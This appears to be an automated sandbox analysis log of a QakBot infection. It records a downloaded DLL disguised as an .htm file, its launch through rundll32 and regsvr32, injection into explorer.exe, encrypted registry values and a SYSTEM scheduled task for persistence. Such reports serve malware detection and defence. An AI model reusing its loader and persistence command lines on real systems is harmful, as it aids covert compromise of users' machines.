C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\ue[1].htm	unknown	8192	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5d 87 01 72 19 e6 6f 21 19 e6 6f 21 19 e6 6f 21 97 f9 7c 21 12 e6 6f 21 e5 c6 7d 21 18 e6 6f 21 52 69 63 68 19 e6 6f 21 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 02 00 b2 63 8d 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 04 0a 00 aa 05 00 00 20 00 00 00 00 00 00 ee 6b 00 00 00 10 00 00 00 c0 05 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $.......]..r..o!..o!..o!..|!.. o!..}!..o!Rich..o!............ ....PE..L....c.`...........!......... ....k............................	success or wait	1	14BF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\ue[1].htm	unknown	1745	00 52 00 00 00 48 00 00 00 00 df 00 00 00 00 d6 04 d0 00 00 00 4b 00 00 00 f8 00 00 00 00 00 00 00 42 00 d9 00 00 00 00 00 21 00 00 00 00 00 1b 00 00 00 00 00 00 00 00 00 00 00 00 2b 00 c2 00 00 00 00 6e 00 00 b0 00 58 00 00 f1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a4 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ee 00 21 00 00 00 00 00 00 00 9c 00 00 00 00 00 00 00 00 00 00 00 00 00 6b a7 8f ea 00 00 00 00 00 00 00 4b 00 1a 00 00 00 00 00 00 00 83 00 00 00 00 00 00 00 00 00 00 00 00 b2 00 00 f2 00 00 00 00 ee 00 00 00 00 00 40 00 00 67 00 00 52 dd 01 00 00 00 00 94 00 00 00 a0 04 00 00 00 78 00 00 00 00 00 00 4b 00 00 00 c2 e2 00 00 00 00 00 00 00 be 00 00 00 00 00 00 00 00 00 00	.R...H...............K........ ...B.......!................. +......n....X................. ....!................ .....k..........K............ ....@..g..R. ....x......K........	success or wait	2	14BF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\ritofm.cvm	unknown	16824	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5d 87 01 72 19 e6 6f 21 19 e6 6f 21 19 e6 6f 21 97 f9 7c 21 12 e6 6f 21 e5 c6 7d 21 18 e6 6f 21 52 69 63 68 19 e6 6f 21 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 02 00 b2 63 8d 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 04 0a 00 aa 05 00 00 20 00 00 00 00 00 00 ee 6b 00 00 00 10 00 00 00 c0 05 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......]..r..o!..o!..o!..|!.. o!..}!..o!Rich..o!............ ....PE..L....c.`...........!......... ....k............................	success or wait	1	14BF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\ue[1].htm	unknown	7059	e5 07 00 00 ff 4d 0c ff 4d 0c 29 75 fc 81 45 f8 cf fd ff ff 83 f2 01 f7 45 08 01 00 00 00 21 45 f8 bf 00 00 00 00 89 7d fc 35 b2 06 00 00 ba 00 00 00 00 f7 45 f8 11 05 00 00 83 ce 00 81 f1 70 ff ff ff 25 d4 fd ff ff 83 45 f8 01 54 ff b3 fc d1 45 00 e8 64 15 00 00 35 01 00 00 00 01 c0 ff 45 fc 2d ff ff ff ff 25 00 00 00 00 0b 7d f8 25 ff ff ff ff 25 00 00 00 00 b9 00 00 00 00 f7 45 fc 75 02 00 00 c7 45 0c 29 06 00 00 81 ab ac d3 45 00 e0 fc ff ff 5f 5e 5a 59 58 c9 c2 08 00 50 31 04 e4 89 2c e4 8b ec 83 c4 f0 83 65 f0 00 ff 75 f0 31 34 e4 51 29 0c e4 01 3c e4 57 8b bb 68 ca 45 00 87 3c e4 8f 45 fc 8b 7d 08 55 89 fd 09 fd 89 ef 5d 75 05 e9 46 01 00 00 51 8b 4f 3c 57 8f 45 f4 01 4d f4 ff 75 f4 5f 59 8b 47 34 ff 75 fc 29 04 e4 8f 45 fc 89 45 f8 0f b7 47 14 89	.....M..M.)u..E.........E..... !E.......}.5..........E....... ...p...%.....E..T....E..d...5. ......E.-....%.....}.%....%... ....E.u....E.).......E..... _^ZYX....P1...,.......e...u.14 .Q)...<.W..h.E..<..E..}.U..... .]u..F...Q.O<W.E..M..u._Y. G4.u.)...E..E...G..	success or wait	62	14BF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\ritofm.cvm	unknown	44478	35 00 00 00 00 ff 4d fc 03 55 f4 83 e2 01 c7 45 0c ff ff ff ff 40 29 d7 83 ab 60 c8 45 00 ff 46 83 e1 00 ff 45 0c 2d ff ff ff ff 83 4d 08 ff 81 ee 48 07 00 00 81 6d fc b6 00 00 00 83 ca ff 35 00 00 00 00 f7 45 08 01 00 00 00 83 f7 01 81 e6 42 f9 ff ff 5f 5e 5a 59 58 c9 c2 08 00 55 89 e5 83 c4 f8 50 51 52 56 57 81 7d 08 e6 7a 00 00 73 0f 85 c0 ff 8b 34 c5 45 00 25 ff ff ff ff eb 1a 21 4d f8 2d 01 00 00 00 f7 45 08 ff ff ff ff 31 8b 34 c5 45 00 b9 00 00 00 00 c7 45 f8 01 00 00 00 31 d0 89 c8 81 bb 34 c5 45 00 f8 23 00 00 79 16 41 b9 01 00 00 00 83 65 f8 01 83 6d 0c ff 21 b3 34 c5 45 00 eb 03 83 e7 00 f7 45 fc ff ff ff ff f7 45 f8 01 00 00 00 c7 83 34 c5 45 00 ff ff ff ff 83 65 fc 01 2d 01 00 00 00 ff 8b 34 c5 45 00 81 7d f8 fc a1 00 00 71 05 21 7d 08 eb 01	5.....M..U.....E.....@)...`.E. .F....E.-.....M....H....m..... ...5.....E.....B..._^ZYX. ...U.....PQRVW.}..z..s.....4. E.%.....!M.-.....E.....1.4.E.. .....E.....1.....4.E..#..y.A.. ....e...m..!.4.E.....E..... E.....4.E.....e..-.....4.E ..}.....q.!}...	success or wait	4	14BF643	URLDownloadToFileA
C:\Users\user\ritofm.cvm	unknown	75801	f6 04 a2 be 40 82 2e 14 aa 26 04 aa e2 00 82 04 40 0a 40 04 a2 e6 50 0a a6 04 22 f6 50 a2 86 14 a2 8a 14 aa 4a 00 22 14 00 82 40 54 22 f6 44 a2 2e 44 2a 0e 40 82 9e 04 2a 22 54 8a e2 04 0a 6e 14 22 d6 44 8a e2 14 22 86 40 00 aa 00 0a 50 40 0a 40 04 a2 e6 10 a2 76 04 22 86 50 a2 86 14 aa ca 00 00 01 00 82 90 44 2a 8a 04 0a b6 04 aa 2a 54 82 36 44 a2 d6 04 a2 26 00 aa 45 00 a2 d0 04 a2 0e 54 0a 22 44 a2 5e 44 a2 86 44 8a ce 00 a2 7e 54 a2 86 54 00 22 00 aa 40 00 a2 c0 04 2a a6 40 82 9e 04 8a 62 04 02 ee 00 aa 86 04 02 3e 54 0a e6 14 2a 86 14 00 8a 00 2a 15 00 a2 d0 04 a2 0e 54 2a 22 14 0a 46 04 82 a6 04 2a 22 54 82 f6 04 22 f6 00 0a 10 00 a2 c0 04 2a a6 40 82 9e 04 8a 62 04 02 ee 00 aa 86 04 02 3e 54 0a e6 14 2a 86 14 82 ca 54 aa a6 54 2a 26 00 0a 50 00 a2	....@....&.....@.@...P...".P. .....J."...@T".D..D*.@...*"T . ...n.".D...".@....P@.@.....v. ".P...........D*.....*T.6D.... &..E.....T."D.^D..D....~T..T ."..@....*.@....b.....>T...* .....*.....T*"..F....*"T..." .....*.@....b.....>T...* ....T..T*&..P..	success or wait	1	14BF643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	FA20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	FA211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	FA213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	FA213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 7104 Parent PID: 6780

General

Start time:	13:32:32
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm,DllRegisterServer
Imagebase:	0x10f0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: QakBot, Description: QakBot Payload, Source: 00000001.00000003.708454273.00000000049F0000.00000004.00000001.sdmp, Author: kevoreilly
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 6480 Parent PID: 7104

General

Start time:	13:32:51
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x1080000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: QakBot, Description: QakBot Payload, Source: 00000005.00000002.984573064.0000000000EC0000.00000040.00000001.sdmp, Author: kevoreilly
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Nztxdksy	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	EC444A	CreateDirectoryW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\ritofm.cvm	unknown	395500	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5d 87 01 72 19 e6 6f 21 19 e6 6f 21 19 e6 6f 21 97 f9 7c 21 12 e6 6f 21 e5 c6 7d 21 18 e6 6f 21 52 69 63 68 19 e6 6f 21 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 02 00 b2 63 8d 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 04 0a 00 aa 05 00 00 20 00 00 00 00 00 00 ee 6b 00 00 00 10 00 00 00 c0 05 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......]..r..o!..o!..o!..|!.. o!..}!..o!Rich..o!............ ....PE..L....c.`...........!......... ....k............................	success or wait	1	ED3263	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\ritofm.cvm	unknown	395500	success or wait	2	ED3369	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Ercfoamvdgsfo	success or wait	1	ED165E	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Ercfoamvdgsfo	d61d2c70	binary	82 95 F4 CF 9D 41 CA C9 33 68 B0 07 5C 79 15 03 4C 73 4A B1 8E 4D 51 B7 15 21 41 EF CF 33 4E 46 A7 BA 0A 62 4E EF EF 92 72	success or wait	1	ED140F	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ercfoamvdgsfo	e382fc3e	binary	AA 56 AC 8D 0C 22 3A 00 B3 99 74 66 68 DA 88 F4 BE 64 36 01 D5 89 4C F3 56 87 27 69 6A C2 6E 02 67 00 E1 FA FF 60 75 91 26 AB DB F5 E4 B8 6F B2 52 F2 9C 8F 16 36 38 88 9A 82 ED 1C 90 45 08 A0 DD A8 4D 2B 5C 46 F4 DA 95 34 4D 53 B8 9A 93 1B 1A E9 B7 65 92 2C A0 50 49 6F 0A F8 B2 33 CC 32 8A 58 6D 02 5D 70 8E AE B1 A2 F9 7D 55 95 69 48 F6 35 AA 0B F8 3E 11 0D 4F 03 3F DB 7E 31 60 6E 7B 0C CC 2A	success or wait	1	ED140F	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ercfoamvdgsfo	597fbb27	binary	6F 3E 77 51 DE CD 2C A4 7C 72 D7 E7 9E 69 21 A3 9E F8 3A 3B 67 B9 FA 17 C0 AB D2 82 10 77 BF 64 57 22 64 C3 60 0A 3E 3D EE BC 9A 84	success or wait	1	ED140F	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ercfoamvdgsfo	2477f4ad	binary	62 F0 E4 DE 3E CD 6F 7F E6 AB F9 FF 4C AB 2A B5 06 81 C0 2C 34 A2 D3 CB EE B0 C9 79 09 2E 9A	success or wait	1	ED140F	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ercfoamvdgsfo	e1c3dc42	binary	0C EA E1 76 9C 3C 03 D9 DE 25 4C B6 0E 77 D9 FA 3E 79 CB B9 B3 7F B7 67 FB 52 B0 4A 90 AF 3C FA FD 12 57 04 DA 1B 9D B0 98 05 E6 D6 05 5B 12 2C A2 94 6A 3A 8F D4 3B 98 97 00 33 13 B7 67 B1 9E 65 21 02 C0 28 9F 4A F8 90 82 43 67 CE 6D 78 4E F9 DB 70 DD CB F8 E8 FC 37	success or wait	1	ED140F	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ercfoamvdgsfo	9ccb93c8	binary	1D C7 FE 4D 12 87 5A A1 9D C5 A3 B7 81 4E 77 1C E9 E0 4F C8 DF 79 98 B6 F6 01 64 29 6F 4A F1 C7 9C 5E BD 6D 41 4D 1B 66 0F 3A CC 98 A9 14 21 E9 DB C0 74 6B 10 EC 71 19 11 F8 BC 1B 0A 7A 36 2B 65 79 53 ED E4 80 F0 02 64 5C 26 BC 60 9F 80 08 A6 01 FF 55 F2 D1 D3 F8 25 35 3B B9 D2	success or wait	1	ED140F	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ercfoamvdgsfo	5b3e9b5b	binary	1D 42 43 86 69 9A 45 B6 0A 40 89 35 84 40 E3 80 A9 4D DA CF 1A 8A D3 AD D4 94 5A C0 23 44 C2 64 2C B1 FB B4 76 0D DD 73 D6 DA 8C 19 4F 9F 7C F8 84 E0 CB 7E 98 89 86 47 6F	success or wait	1	ED140F	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ercfoamvdgsfo	a9544386	binary	9A A2 8D 81 84 12 30 47 F1 67 AD B9 E0 F7 C1 C1 10 65 0A B2 75 64 CE 28 DA 7E AB EC 6A 8E CB 4C 19 EA 48 A7 22 8B CA B5 31 7A 15 CA D8 C3 C1 44 4C 11 55 C2 35 08 15 AA 2C FB DF 0C 5F CD D3 6B	success or wait	1	ED140F	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Ercfoamvdgsfo	d61d2c70	binary	82 95 F4 CF 9D 41 CA C9 33 68 B0 07 5C 79 15 03 4C 73 4A B1 8E 4D 51 B7 15 21 41 EF CF 33 4E 46 A7 BA 0A 62 4E EF EF 92 72	82 95 E3 CF 9D 41 FF 1D 53 A9 47 C7 C2 E5 E2 49 16 96 16 7B BF C8 02 03 9E 17 99 CE 42 7F 99 CF B6 18 C3 81 5E DD ED 1A D1 04 EC 08 30 04 20 AA FF 1F 3A 7E F5 41 A7 76 18 10 93 AC EF 39	success or wait	1	ED140F	RegSetValueExA

Analysis Process: rundll32.exe PID: 5668 Parent PID: 6780

General

Start time:	13:32:51
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm1,DllRegisterServer
Imagebase:	0x10f0000

File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: 6500 Parent PID: 6480

General

Start time:	13:32:51
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn frjwqvc /tr 'regsvr32.exe -s \'C:\Users\user\ritofm.cvm\'' /SC ONCE /Z /ST 13:34 /ET 13:46
Imagebase:	0xb40000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6512 Parent PID: 6500

General

Start time:	13:32:52
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 4816 Parent PID: 968

General

Start time:	13:32:54
Start date:	12/05/2021
Path:	C:\Windows\System32\regsvr32.exe

Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\ritofm.cvm'
Imagebase:	0x7ff7585d0000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\ritofm.cvm	unknown	64	success or wait	1	7FF7585D10E3	ReadFile
C:\Users\user\ritofm.cvm	unknown	264	success or wait	1	7FF7585D1125	ReadFile

Analysis Process: regsvr32.exe PID: 5132 Parent PID: 4816

General

Start time:	13:32:55
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\ritofm.cvm'
Imagebase:	0x1200000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WerFault.exe PID: 3912 Parent PID: 5132

General

Start time:	13:32:57
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5132 -s 652
Imagebase:	0xfc0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6EF21717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER58B7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER58B7.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_68e15ffc7f9f5ac199eaf956335a58761f4230_7a325c51_0f165c5f	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_68e15ffc7f9f5ac199eaf956335a58761f4230_7a325c51_0f165c5f\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6EF1497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER58B7.tmp	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER58B7.tmp.xml	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER58B5.tmp.csv	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5BD3.tmp.txt	success or wait	1	6EF1497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0e 00 00 00 20 00 00 00 00 00 00 00 ee bc 9b 60 a4 05 12 00 00 00 00 00	MDMP..... .....`.....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	6	00 00 00 00 00 00	.....	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 a4 1a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 0c 14 00 00 e7 bc 9b 60 00 00 00 00 00 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 40 00 00 31 00 00 00 00 00 00 00 02 00 00 00 c4 ff ff ff 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	.....U...........B............ ..GenuineIntelW...........T... ....`.................. ....@..1..............W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e............... ....W... . E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e......	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 ee 6b 00 10 50 e4 e7 00 00 00 00 00 ff ff ff ff ee 6b 00 10 00 00 00 00 5c e4 e7 00 ee 6b 00 10 23 00 00 00 46 02 01 00 40 e4 e7 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+....k..P............k...... \....k..#...F...@...+.........	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	168	34 04 00 00 00 00 00 00 05 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 ee 6b 00 10 00 00 00 00 02 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 02 00 00 34 1f 00 00	4........................k.... ....4...	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	20	0a 00 00 00 64 d6 e7 00 00 00 00 00 9c 29 00 00 70 25 00 00	....d........)..p%..	success or wait	10	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	10652	bc 9a 11 77 f2 1d 16 77 aa aa aa aa 98 d6 e7 00 aa aa aa aa aa aa aa aa 00 00 00 00 00 00 00 00 ec db e7 00 00 00 00 00 88 02 00 00 00 00 00 00 00 00 00 00 88 02 00 00 b0 02 00 00 30 d7 e7 00 aa aa aa aa 30 d7 e7 00 12 12 16 77 b0 02 00 00 00 00 00 00 aa aa aa aa 94 d7 e7 00 00 00 00 00 00 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 00 00 00 00 00 aa aa aa aa 20 d9 e7 00 d0 d8 e7 00 b0 02 00 00 00 00 1d 01 04 00 00 00 8c 02 00 00 94 02 00 00 90 02 00 00 88 02 00 00 00 00 00 00 88 02 00 00 8c 02 00 00 90 02 00 00 94 02 00 00 aa aa aa aa b8 d6 e7 00 aa aa aa aa e4 d7 e7 00 f0 17 12 77 aa aa aa aa 00 00 00 00 4c d7 e7 00 91 0c 16 77 aa aa aa aa 00 00 00 00 aa aa aa aa 00 00 00 00 00 00 00 00 30 e5 e7 00 3d ac 15 77 d0 d8 e7 00 20 d9 e7 00 aa aa aa aa 00 00 00	...w...w...................... .... 0.......0......w............. ....w........L..... .w...................0...=..w....	success or wait	9	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	4	ac 7b 1c 77	.{.w	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	unknown	4	01 00 00 00	....	success or wait	1	6EF1497A	unknown

